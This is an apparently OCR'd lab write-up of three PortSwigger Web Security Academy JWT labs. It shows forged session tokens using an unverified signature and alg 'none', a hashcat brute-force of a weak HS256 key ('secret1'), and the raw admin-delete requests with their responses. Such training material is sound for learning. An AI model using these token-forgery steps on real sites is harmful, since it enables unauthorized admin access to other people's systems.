
JWT

Lab: JWT authentication bypass via unverified signature

This lab uses a JWT-based mechanism for handling sessions.
Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



Target: https://0a37008103ec312e8063719300ac0092.web-security-academy.net

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a37008103ec312e8063719300ac0092.web-security-academy.net
Cookie: session=eyJraWQiOiI4OTkxN2VlNS1mMDcxLTQ2OGEtYmMyZi1hZjg1NDkyZGNkYTgiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzMTYyNiwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.fRw77SH4vU1D6K_mFwGSi9HPN9kFlVQhgv_kwM84li8A6IxL0x3UxzkoRoYQ8qV84NTuEdX_-9T0Tq0kRpprOPCmDDdM43bWOzdrAEc6F6v2KygUYj4EKhxAoZrKgBgr7I392FxZBp32pG7KzDClhybSaY78cTRCSKi6gyoU9KmVvIKm4Lj3Y1nJvs6apTOJWZofUbfXSLYBRZNyXImV5ktqjtAxL8wS5KrCCK7DZrOF7cY6ymhuA1EpEG-oXvdhFciF9F604wR-tjbgR7gWNPfgYhUpRLff5E4hkn8hfxakwxwZ88Cv-eRr1zUcTojhVkKAklYpJaLaVtFSrLywyA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length:
```

Selected text:

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzMTYyNiwic3ViIjoiYWRtaW5pc3RyYXRvciJ9
```

Decoded from: URL encoding

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzMTYyNiwic3ViIjoiYWRtaW5pc3RyYXRvciJ9
```

Decoded from: Base64


```
{"iss":"portswigger","exp":1747031626,"sub":"administrator"}
```

Lab: JWT authentication bypass via flawed signature verification

This lab uses a JWT-based mechanism for handling sessions.
The server is insecurely configured to accept unsigned JWTs.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



```
GET /admin/delete?username=carlos HTTP/2
Host:
0a8000710306442f804d305800e8005a.web-security-acade
my.net
Cookie: session=
eyJraWQiOiI2YmYwNTA0OC00NWVjLTQ2OTEtYWMxYS1hNjc0NTJ
mZjk3ZmEiLCJhbGciOiJub25lIn0%3d.eyJpc3MiOiJwb3J0c3d
pZ2dlciIsImV4cCI6MTc0NzAzMjM1Nywic3ViIjoiYWRtaW5pc3
RyYXRvciJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8000710306442f804d305800e8005a.web-securi
ty-academy.net/login
Upgrade-Insecure-Requests: 1
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Selection 79 (0x4f)

Selected text


```
eyJraWQiOiI2YmYwNTA0OC00NWVjLTQ2OTEtY
WMxYS1hNjc0NTJmZjk3ZmEiLCJhbGciOiJub2
5lIn0
```

Decoded from: URL encoding

```
eyJraWQiOiI2YmYwNTA0OC00NWVjLTQ2OTEtY
WMxYS1hNjc0NTJmZjk3ZmEiLCJhbGciOiJub2
5lIn0
```

Decoded from: Base64

```
{"kid":"6bf05048-45ec-4691-ac1a-a6745
2ff97fa","alg":"none"}
```



```
GET /admin/delete?username=carlos HTTP/2
Host:
0a8000710306442f804d305800e8005a.web-security-acade
my.net
Cookie: session=
eyJraWQiOiI2YmYwNTA0OC00NWVjLTQ2OTEtYWMxYS1hNjc0NTJ
mZjk3ZmEiLCJhbGciOiJub25lIn0%3d.eyJpc3MiOiJwb3J0c3d
pZ2dlciIsImV4cCI6MTc0NzAzMjM1Nywic3ViIjoiYWRtaW5pc3
RyYXRvciJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8000710306442f804d305800e8005a.web-securi
ty-academy.net/login
Upgrade-Insecure-Requests: 1
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Selection 80 (0x50)

Selected text

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6M
TcONzAzMjM1Nywic3ViIjoiYWRtaW5pc3RyYX
RvciJ9
```

Decoded from: Base64

```
{"iss":"portswigger","exp":1747032357
,"sub":"administrator"}
```


Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1

Lab: JWT authentication bypass via weak signing key

This lab uses a JWT-based mechanism for handling sessions.
It uses an extremely weak secret key to both sign and verify tokens.
This can be easily brute-forced using a
wordlist of common secrets.

To solve the lab, first brute-force the website's secret
key. Once you've obtained this, use it to sign a modified session token
that gives you access to the admin panel at
`/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`




Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	N
18	https://0ad60017042d1167...	GET	/academyLabHeader			101	147				C
17	https://0ad60017042d1167...	GET	/my-account?id=wiener	✓		200	3468	HTML		JWT authentication ...	C
16	https://0ad60017042d1167...	POST	/login	✓		302	352				1
15	https://0ad60017042d1167...	GET	/academyLabHeader			101	147				
13	https://0ad60017042d1167...	GET	/login			200	3275	HTML		JWT authentication ...	
12	https://0ad60017042d1167...	GET	/my-account			302	86				


```
my.net
Cookie: session=
eyJraWQiOiIxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYjE0MDljZTJlMGEiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzNDIxMiwic3ViIjoid2llbmVyIn0.faCh5uOy5GNOPnP5DIBQHqIxHFs3OgmukGQYGk8wsRs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3335

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css
    rel=stylesheet>
```




```
┌──(charon㉿DESKTOP-U6PP1DL)-[~]
└─$ hashcat -a 0 -m 16500 eyJraWQiOiIxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYjE0MDljZTJlMGEiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzNDIxMiwic3ViIjoid2llbmVyIn0.faCh5uOy5GNOPnP5DIBQHqIxHFs3OgmukGQYGk8wsRs /usr/share/seclists/Passwords/darkweb2017-top1000.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-2500 CPU @ 3.30GHz, 2891/5846 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
```

output:




```
eyJraWQiOiIxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYjE0MDljZTJlMGEiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzNDIxMiwic3ViIjoid2llbmVyIn0.faCh5uOy5GNOPnP5DIBQHqIxHFs3OgmukGQYGk8wsRs:secret1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJraWQiOiIxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYjE0MDl...k8wsRs
Time.Started.....: Mon May 12 11:54:27 2025 (0 secs)
Time.Estimated...: Mon May 12 11:54:27 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/darkweb2017-top1000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   401.5 kH/s (1.25ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 999/999 (100.00%)
Rejected.........: 0/999 (0.00%)
Restore.Point....: 0/999 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> soccer10
```



```
secret1
```

```
c2VjcmV0MQ==
```



JWT
Private
Share
Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JWT Editor
Search Settings
JSON Web Tokens
Keys Tokens Config
ID
Decryption
New Symmetric Key
New RSA Key
New EC Key
New OKP
New Password
Symmetric Key
Secret
Generate
OK
Cancel

7772e713-717a-48d7-a878-a76927b386b3


Secret
● Random secret — Key Size: 56
○ Specify secret:

ID: 7772e713-717a-48d7-a878-a76927b386b3

Key

```
{
    "kty": "oct",
    "kid": "7772e713-717a-48d7-a878-a76927b386b3",
    "k": "c2VjcmV0MQ=="
}
```

Secret 1



Target: https://0ad60017042d116780ff769700c9001e.web-security-academy.net

JWT 1 - eyJraWQiOilxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYj

Serialized JWT

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0NzAzNDIx
aW5pc3RyYXRvciJ9.IKswymwRjV6yEB_foR6N6zaob7tQRfx
```

Header

```
    "alg": "HS256"
}
```

Payload

```
    "sub": "administrator"
}
```

Signature

```
20 AB 30 CA 6C 11 8D 5E B2 10 1F
36 A8 6F BB 50 45 FC 65 BD 01 C8
```


Information

- Expiration Time - Mon May 12 2025 07:
52 GMT

Signing Key: 7772e713-717a-48d7-a878-a76927b386b3 (OCT 56)

Signing Algorithm: HS256

Header Options
● Don't modify header
○ Update/generate "alg" parameter
○ Update/generate "alg", "typ" and "kid" parameters



```
GET /admin/delete?username=carlos HTTP/2
Host:
0ad60017042d116780ff769700c9001e.web-security-academy.net
Cookie: session=
eyJraWQiOiIxMjZmMDg1Mi04NDUwLTRmYmMtYWM2OC1hYjE0MDljZTJlM
GEiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4c
CI6MTc0NzAzNDIxMiwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.IKswymwRj
V6yEB_foR6N6zaob7tQRfxlvQHIz6SvhcA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0ad60017042d116780ff769700c9001e.web-security-aca
demy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

